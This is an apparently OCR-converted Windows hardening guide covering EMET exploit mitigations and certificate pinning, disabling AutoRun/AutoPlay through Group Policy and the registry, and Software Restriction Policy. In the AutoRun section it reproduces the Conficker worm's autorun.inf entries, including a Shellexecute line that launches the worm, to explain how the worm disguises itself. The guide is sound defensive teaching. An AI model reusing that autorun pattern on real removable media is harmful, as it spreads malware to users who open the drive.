
Configure Applications

Configure specific applications to opt-in to the mitigations supported by EMET. Additionally, mitigations can be individually enabled or disabled on a per application basis.

(Ctrl+Shift+A)

System Status

Data Execution	✓	Always On
Structured Exc	✓	Always On
Address Space Layout Randomization (ASLR)	✓	Application Opt In
Certificate Trust (Pinning)	✓	Enabled

Running Processes

Process ID	Process Name	Running EMET
1404	AcroRd32 - Adobe Acrobat Reader DC	
7936	AcroRd32 - Adobe Acrobat Reader DC	
8352	ApplicationFrameHost - Application Frame Host	
2368	armsvc - Adobe Acrobat Update Service	
7944	audiodg	
7088	chrome - Google Chrome	
9320	chrome - Google Chrome	
968	chrome - Google Chrome	
6664	chrome - Google Chrome	
4688	chrome - Google Chrome	
4100	chrome - Google Chrome	
8232	chrome - Google Chrome	
9508	chrome - Google Chrome	
9296	chrome - Google Chrome	

Figure 38: Dashboard for maximum security settings

First pane is categorised onto FILE, CONFIGURATION, SYSTEM SETTINGS, REPORITING, INFO sections.


- File sections allows to "Import" (Ctrl+Shift+I) or "Export" (Ctrl+Shift+E)
- Configuration: access the "Application Configuration" window by clicking on "Apps" (Ctrl+Shift+A), and the "Certificate Trust Configuration" window by clicking on "Trust" (Ctrl+Shift+T). The certificate pinning is a recent feature introduced, where in EMET

adds additional checks during the certificate chain trust validation process, with the goal to detect man-in-the-middle attacks over an encrypted channel. Each time a certificate chain trust is built by Internet Explorer for a SSL certificate while browsing to an HTTPS website, EMET will validate the end-entity SSL certificate and the Root CA that issued that certificate against the corresponding pinning rule configured by the user.

- System Settings: apply a Quick Profile for the system, as well as select a Skin for EMET GUI
- Reporting: This group allows to toggle the Reporting options. It is possible to configure the reporting of EMET alerts granularly. When EMET detects an exploitation
- attempt or a SSL certificate that violates one of the pinning rules, the EMET Service can be configured to perform one or more actions: writing to the Windows Event Log, display an alert to the user, and/or use the Early Warning Program
- Help: resources, such as the Support Forums, and the User Guide (Ctrl+Shift+F1), and to access to the EMET Privacy Statement.

The middle pain specifies the current mitigation techniques & ssl certificates status. The lower pain details the current running status of the processes and the details of the EMET protections enabled.

I enabled these options on my workstation, [*DEP > always ON, SEHOP>always on, ASLR >Application Opt in, Certificate Pinning > Enabled*]



● Stop on exploit
○ Audit only

☑ Deep Hooks ☑ Anti Detours
☑ Banned Functions

Load Library Protection

App Name	DEP	SEHOP	NullP...	Heap...	EAF	EAF+	Mand...	Botto...	LoadLib	MemP...	Caller	SimEx...	Stack...	ASR
Acrobat.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	□
AcroRd32.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	□
EXCEL.EXE	✓	✓	✓	✓	✓	□	✓	✓	✓	✓	✓	✓	✓	✓
iexplore.exe	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
INFOPATH.EXE	✓	✓	✓	✓	✓	□	✓	✓	✓	✓	✓	✓	✓	□
java.exe	✓	✓	✓	□	✓	□	✓	✓	✓	✓	✓	✓	✓	□
java.exe	✓	✓	✓	□	✓	□	✓	✓	✓	✓	✓	✓	✓	□
java.exe	✓	✓	✓	□	✓	□	✓	✓	✓	✓	✓	✓	✓	□
javaw.exe	✓	✓	✓	□	✓	□	✓	✓	✓	✓	✓	✓	✓	□
javaw.exe	✓	✓	✓	□	✓	□	✓	✓	✓	✓	✓	✓	✓	□
javaw.exe	✓	✓	✓	□	✓	□	✓	✓	✓	✓	✓	✓	✓	□
javaws.exe	✓	✓	✓	□	✓	□	✓	✓	✓	✓	✓	✓	✓	□
javaws.exe	✓	✓	✓	□	✓	□	✓	✓	✓	✓	✓	✓	✓	□
javaws.exe	✓	✓	✓	□	✓	□	✓	✓	✓	✓	✓	✓	✓	□
LYNC.EXE	✓	✓	✓	✓	✓	□	✓	✓	✓	✓	✓	✓	✓	□
MSACCESS.EXE	✓	✓	✓	✓	✓	□	✓	✓	✓	✓	✓	✓	✓	□
MSPUB.EXE	✓	✓	✓	✓	✓	□	✓	✓	✓	✓	✓	✓	✓	□
OIS.EXE	✓	✓	✓	✓	✓	□	✓	✓	✓	✓	✓	✓	✓	□
OUTLOOK.EXE	✓	✓	✓	✓	✓	□	✓	✓	✓	✓	✓	✓	✓	□
POWERPNT.EXE	✓	✓	✓	✓	✓	□	✓	✓	✓	✓	✓	✓	✓	✓
PPTVIEW.EXE	✓	✓	✓	✓	✓	□	✓	✓	✓	✓	✓	✓	✓	□

Add Application

« Microsoft Of... › Office15 ›

Search Office15

desktop-hardeni
dro
Lab_work
new
OneDrive
This PC
Desktop
Documents
Downloads
Music
Pictures
Videos


Name	Date modified	Type
POWERPNT	14-07-2015 12:57	Applic
PPTICO	23-01-2014 07:54	Applic
protocolhandler	23-01-2014 07:54	Applic
SCANPST	13-05-2015 18:31	Applic
SELFCERT	23-01-2014 07:56	Applic
SETLANG	23-01-2014 07:56	Applic
UcMapi	12-08-2015 05:19	Applic
VPREVIEW	12-03-2014 20:07	Applic
WINWORD	12-08-2015 05:19	Applic
Wordconv	23-01-2014 07:55	Applic
WORDICON	23-01-2014 07:54	Applic
XLICONS	23-01-2014 07:54	Applic

File name: WINWORD

Executables

Open Cancel

Figure 39: Enabling advanced security features in Windows



● Stop on exploit
○ Audit only

☑ Deep Hooks ☑ Anti Detours
☑ Banned Functions

App Name	DEP	SEHOP	NullP...	Heap...	EAF	EAF+	Mand...	Botto...	LoadLib	MemP...	Caller	SimEx...	Stack...	ASR
Acrobat.exe	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	□
AcroRd32.exe	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	□
EXCEL.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	☑
iexplore.exe	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑	☑
INFOPATH.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	□
java.exe	☑	☑	☑	□	☑	□	☑	☑	☑	☑	☑	☑	☑	□
java.exe	☑	☑	☑	□	☑	□	☑	☑	☑	☑	☑	☑	☑	□
java.exe	☑	☑	☑	□	☑	□	☑	☑	☑	☑	☑	☑	☑	□
javaw.exe	☑	☑	☑	□	☑	□	☑	☑	☑	☑	☑	☑	☑	□
javaw.exe	☑	☑	☑	□	☑	□	☑	☑	☑	☑	☑	☑	☑	□
javaw.exe	☑	☑	☑	□	☑	□	☑	☑	☑	☑	☑	☑	☑	□
javaws.exe	☑	☑	☑	□	☑	□	☑	☑	☑	☑	☑	☑	☑	□
javaws.exe	☑	☑	☑	□	☑	□	☑	☑	☑	☑	☑	☑	☑	□
javaws.exe	☑	☑	☑	□	☑	□	☑	☑	☑	☑	☑	☑	☑	□
LYNC.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	□
MSACCESS.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	□
MSPUB.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	□
OIS.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	□
OUTLOOK.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	□
POWERPNT.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	☑
PPTVIEW.EXE	☑	☑	☑	☑	☑	□	☑	☑	☑	☑	☑	☑	☑	□


Name	Date modified	Type
POWERPNT	14-07-2015 12:57	Applic
PPTICO	23-01-2014 07:54	Applic
protocolhandler	23-01-2014 07:54	Applic
SCANPST	13-05-2015 18:31	Applic
SELFCERT	23-01-2014 07:56	Applic
SETLANG	23-01-2014 07:56	Applic
UcMapi	12-08-2015 05:19	Applic
VPREVIEW	12-03-2014 20:07	Applic
WINWORD	12-08-2015 05:19	Applic
Wordconv	23-01-2014 07:55	Applic
WORDICON	23-01-2014 07:54	Applic
XLICONS	23-01-2014 07:54	Applic

File name: WINWORD
Executables

Figure 40: Recommended security settings in Windows

The recommended settings of the configuration wizard, adds protections for Internet Explorer, WordPad, Microsoft Office, Adobe Acrobat and Reader, and Oracle Java. It also Configures EAF+ (Export Address table Access Filtering +) with Internet Explorer with the Microsoft Trident engine, the Adobe Flash plugin, the Microsoft VML plugin, the Microsoft VBScript engine, and the Microsoft JavaScript engine.

It configured to block the Adobe Flash plugin from running in Microsoft Excel, PowerPoint, and Word **(largely seen in targeted attacks),** and blocks the Oracle Java, Microsoft VML, Microsoft MSXML 4.0, Windows Script Host Runtime, and Microsoft Scripting Runtime plugins from running in Internet. Explorer in websites not belonging to the Trusted Sites or Intranet zones.



● **Use Recommended Settings**

- Reset existing application configuration settings
- Add protections for Internet Explorer, WordPad, Microsoft Office, Adobe Acrobat and Reader, and Oracle Java
- Add Certificate Trust rules for Microsoft and other popular online services (Twitter, Facebook and Yahoo!)
- Enable Reporting through Windows Event Log, Tray Icon, and Early Warning Program


○ Keep Existing Settings

□ Add Certificate Trust rules for Microsoft online services
□ Enable Early Warning Program

Figure 41: EMET configuration wizard

EMET performs **“certificate pinning”** which in its simplest form could be described as a method of associating an X509 certificate (and its public key) to a specific Certification Authority (root or leaf). Certificate Trust feature allows to create pinning rules for any SSL/TLS website certificate, giving the ability to detect Man-In-The-Middle attacks leveraging untrusted certificates.

Users can define custom “pin” relationships between subject name(s) seen in SSL certificates and a set of trusted Root Certification Authorities. EMET supports the creation of “one-to-one” pinning rules (one domain pinned to one specific RootCA) or “one-to-many” (one domain pinned to a set of specific RootCAs), and gives the ability to define minor exceptions for each rule.




Name	Certificates	Rule Expiration	Minimum Key Size	Allowed Country	Blocked Hashes	PublicKey Match	Blocking Rule
FacebookCA	17 Certificate(s)	01-08-2016	N/A	N/A	N/A	☑	□
MSLiveCA	6 Certificate(s)	01-08-2016	N/A	N/A	N/A	□	□
MSOffice365CA	6 Certificate(s)	01-08-2016	N/A	N/A	N/A	□	□
MSSkypeCA	6 Certificate(s)	01-08-2016	N/A	N/A	N/A	□	□
twitt	1 Certificate(s)	12-10-2016	N/A	N/A	N/A	□	□
TwitterCA	19 Certificate(s)	01-08-2016	N/A	N/A	N/A	☑	□
YahooCA	17 Certificate(s)	01-08-2016	N/A	N/A	N/A	☑	□

Active	Website	Pin Rule
☑	login.live.com	MSLiveCA
☑	login.microsoftonline.com	MSOffice365CA
☑	login.skype.com	MSSkypeCA
☑	login.yahoo.com	YahooCA
☑	secure.skype.com	MSSkypeCA
☑	twitter.com	TwitterCA
☑	www.facebook.com	FacebookCA

can add ROOTCA / rules here the same will be reflected in the trusted protectes site list

Figure 42: Defining pinning rules

We configured Wikipedia with erroneous RootCA entries and the same has been warned and will display the following warning message when browsing with Internet Explorer on “wikipedia.org”.



Name	Certificates	Rule Expiration	Minimum Key Size	Allowed Country	Blocked Hashes	PublicKey Match	Blocking Rule
FacebookCA	17 Certificate(s)	01-08-2016	N/A	N/A	N/A	✓	☐
MSLiveCA	6 Certificate(s)	01-08-2016	N/A	N/A	N/A	☐	☐
MSOffice365CA	6 Certificate(s)	01-08-2016	N/A	N/A	N/A	☐	☐
MSSkypeCA	6 Certificate(s)	01-08-2016	N/A	N/A	N/A	☐	☐
TwitterCA	19 Certificate(s)	01-08-2016	N/A	N/A	N/A	✓	☐
WIKI	1 Certificate(s)	12-10-2016	N/A	N/A	N/A	✓	☐
YahooCA	ntrust.net (4A538C28)			N/A	N/A	✓	☐

I Configures the ROOTCA AS ENTRUST INSTEAD OF GLOBALSIGN. CERTIFICATE PINNING DETECTED IT AND WARNED.

EMET 5.1

EMET detected that the SSL certificate for "www.wikipedia.org" is not trusted by the rule "WIKI" associated with the domain: "www.wikipedia.org"

Figure 43: Configuring Wikipedia with erroneous RootCA

1.5 AUTORUN /AUTOPLAY

1.5.1 Disabling Auto Run/ AutoPlay in Windows Operating Systems

Autoplay is a feature that was only introduced in Windows XP. Autopay’s job is to examine a newly connected media device, determine what kind of content is on it, and then display a dialog that allows the user to launch an application to play or display the content.


AutoRun was introduced in Windows 95 to ease application installation for non-technical users and reduce the cost of software support calls. When an appropriately configured CD-ROM is inserted into a CD-ROM drive, Windows detects the arrival and checks the contents for a special file containing a set of instructions. For a CD containing software, these instructions normally initiate installation of the software from the CD-ROM onto the hard drive. To maximise the likelihood of installation success, AutoRun also acts when the drive is accessed ("double-clicked") in Windows Explorer (or "My Computer"). AutoRun, a feature of Windows Explorer (actually of the shell32 dll) introduced in Windows 95, enables media and devices to launch programs by use of command listed in a file called autorun.inf, stored in the root directory of the medium.

ON the other hand,AutoPlay is a feature introduced in Windows XP which examines removable media and devices and, based on content such as pictures, music or video files, launches an appropriate application to play or display the content. If available, settings in an ***autorun.inf*** file can add to the options presented to the user.

Both the features has been abused by many malware families to spread and have been found effective even in air gapped networks. Malware on a removable device can spread by any of the following happen:

- Run immediately and automatically
- Run via the Autoplay popup window
- Run when the user double clicks on the drive letter in My Computer
- Run via a modification to the context menu (the pop-up menu displayed when you right click on a drive letter).

In all versions of Windows from XP to Windows 7, Autorun is executed before Autoplay, unless Autorun is disabled. If it’s not disabled, Autorun will execute and it will search for the Autorun.inf file. In Windows XP, if the Autorun.inf file is found, Autorun can go ahead and bypass Autoplay altogether and launch an application without asking the user first. Windows 7, Autorun cannot skip past Autoplay. If there is an Autorun.inf file, it will still be read, but instead of the application being launched automatically, a dialog box will pop up with a list of choices, some of which could be from the Autorun.inf file.



```
Action=Open folder to view files
Icon=%systemroot%\system32\shell32.dll,4
Shellexecute=.\RECYCLER\S-5-3-42-2819952290-8240758988-
-879315005-3665\jwgkvsq.vmx,ahaezedrn
```

Autoplay : one of the social engineering methods usef by conficker worm

Figure 44: Conficker autorun.inf file[11]


[11] Image courtesy: SANS

The first part, "Install or run program" is there because the autorun.inf file containing the shellexecute keyword. However, the text comes from the Action keyword and the icon is extracted from shell32.dll the 4th icon in the file which is the standard folder icon which will run the worm. To disable the Autorun features, Microsoft has rolled out updates for various operating systems. The appropriate patches can be found in the below given Microsoft Article *http://support.microsoft.com/kb/967715*

After installation, the following steps can be followed:

1.5.1.1 Disable Autorun in Windows 7/ Vista with Group policy Settings

- Click Start > type "gpedit.msc" to open the local group policy editor
- Under Computer Configuration > Administrative Templates>Windows Components Click Autoplay Policies.
  - In the Details pane, double-click Turn off Autoplay
  - Check Enabled and turn off AutoPlay on All devices.



Turn off Autoplay

Edit policy setting

Requirements:
At least Windows 2000

Setting	State	Comment
Turn off Autoplay	Not configured	No
Don't set the always do this checkbox	Not configured	No
Turn off Autoplay for non-volume devices	Not configured	No
Default behavior for AutoRun	Not configured	No

Turn off Autoplay

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows 2000

Options:

Turn off Autoplay on: All drives


Help:

Turns off the Autoplay feature.

Autoplay begins reading from a drive as soon as you insert media in the drive. As a result, the setup file of programs and the

Figure 45: Procedure for turning off auto-play

- Double click Default Behavior for AutoRun, Opening the configuration window.
- Check Enabled and select “Do not execute any autorun commands as shown below;
-



Default behavior for AutoRun

Edit policy setting

Requirements:
At least Windows Vista

Setting	State	Comment
Turn off Autoplay	Not configured	No
Don't set the always do this checkbox	Not configured	No
Turn off Autoplay for non-volume devices	Not configured	No
Default behavior for AutoRun	Not configured	No

Default behavior for AutoRun

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows Vista

Options:

Default AutoRun Behavior: Do not execute any autorun commands
- Do not execute any autorun commands
- Automatically execute autorun commands

Help:

Sets the default behavior for Autorun commands.

Autorun commands are generally stored in autorun.inf files. They often launch the installation program or other routines.


Prior to Windows Vista, when media containing an autorun

Figure 46: Setting autorun default behavior

The same can be achieved in Windows XP / Windows 2003 server by following the steps:

- Type gpedit.msc in the command prompt to open the local group policy editor
- Under **Computer Configuration** > **Administrative Templates** > System.
- In the Settings pane, right-click Turn off Autoplay, and then click Properties.

The pictorial representation is detailed below:



Turn off Autoplay

Display Properties

Requirements:
At least Microsoft Windows 2000

Description:
Turns off the Autoplay feature.

Autoplay begins reading from a drive as soon as you insert media in the drive. As a result, the setup file of programs and the music on audio media start immediately.

By default, Autoplay is disabled on removable drives, such as the floppy disk drive (but not the CD-ROM drive), and on network drives.

If you enable this setting, you can also disable Autoplay on CD-ROM drives or disable Autoplay on all drives.

This setting disables Autoplay on additional types of drives. You cannot use this setting to enable Autoplay on drives on which it is disabled by default.

Note: This setting appears in both the Computer Configuration and User Configuration folders. If the settings conflict, the setting in Computer

Turn off Autoplay

○ Not Configured
● Enabled
○ Disabled

Turn off Autoplay on: All drives

Supported on: At least Microsoft Windows 2000

Figure 47: Disabling autorun in Windows XP/Windows 2003

Disabling Autorun with registry tweaking, if the operating system lacks the local group editor facility:

- Open the registry editor by keying in regedit in the command prompt.
- Reach the registry entries:
  - HKU\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDriveTypeAutorun
  - HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\NoDriveTypeAutorun
- Modify the value to 0xFF to disable the Autorun.

The easiest and most effective means to truly disable autorun can be done via this simple autorun registry tweak.

HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\IniFileMapping\Autorun.inf]
@="@SYS:DoesNotExist"

The above method nulls any request for autorun.inf and works on XP Home or Pro, as well as Windows Vista.

1.5.2 Disable AutoPlay in Windows 7 /Vista

Type "**Control panel**" in the **start** menu >**Autoplay**> Uncheck "**Use AutoPlay for all media and devices".**

Recommended lookup: Panda Security Vaccine **and a USB Vaccine** is a free solution designed to protect against this threat. It offers a double layer of preventive protection, allowing users to disable the AutoRun feature on computers as well as on USB drives and other devices.

1.6 SOFTWARE RESTRICTOIN POLICY


Software Restriction Policy is absolutely a life saver. This permits the administrators to whitelist applications which are permitted to be launched on a computer; and rest are prevented from running. When activated, Software Restriction Policy will prevent any program from running except if it is residing in \Program Files or \Windows. "**That means any downloaded malware in Temporary Internet Files or elsewhere will not be able to run**". .Since you will be running as a standard user daily, that malware cannot install itself to the above 2 locations, because you need admin rights to do so (unless it elevate its privilege by exploiting privilege escalation vulnerabilities in OS).Hence you knocked out unwanted programs running.

For example, we can tell the system: "let all the programs from within the **C:\Windows, C:\Program Files, E:\UOU** run, but not from any other folder". As a result, any virus that comes from the external disk is blocked. Maybe some executable tried to get into a computer from an untrusted website. It won't run either because it was stored in a User Profile within either **Temporary Internet Files** or **%Temp%**folders**,** which are not permitted by the policy.

Find SRP here:

Start → Run → gpedit.msc . Navigate to Computer Configuration container, open Windows Settings folder → Security Settings → Software Restriction Policies.

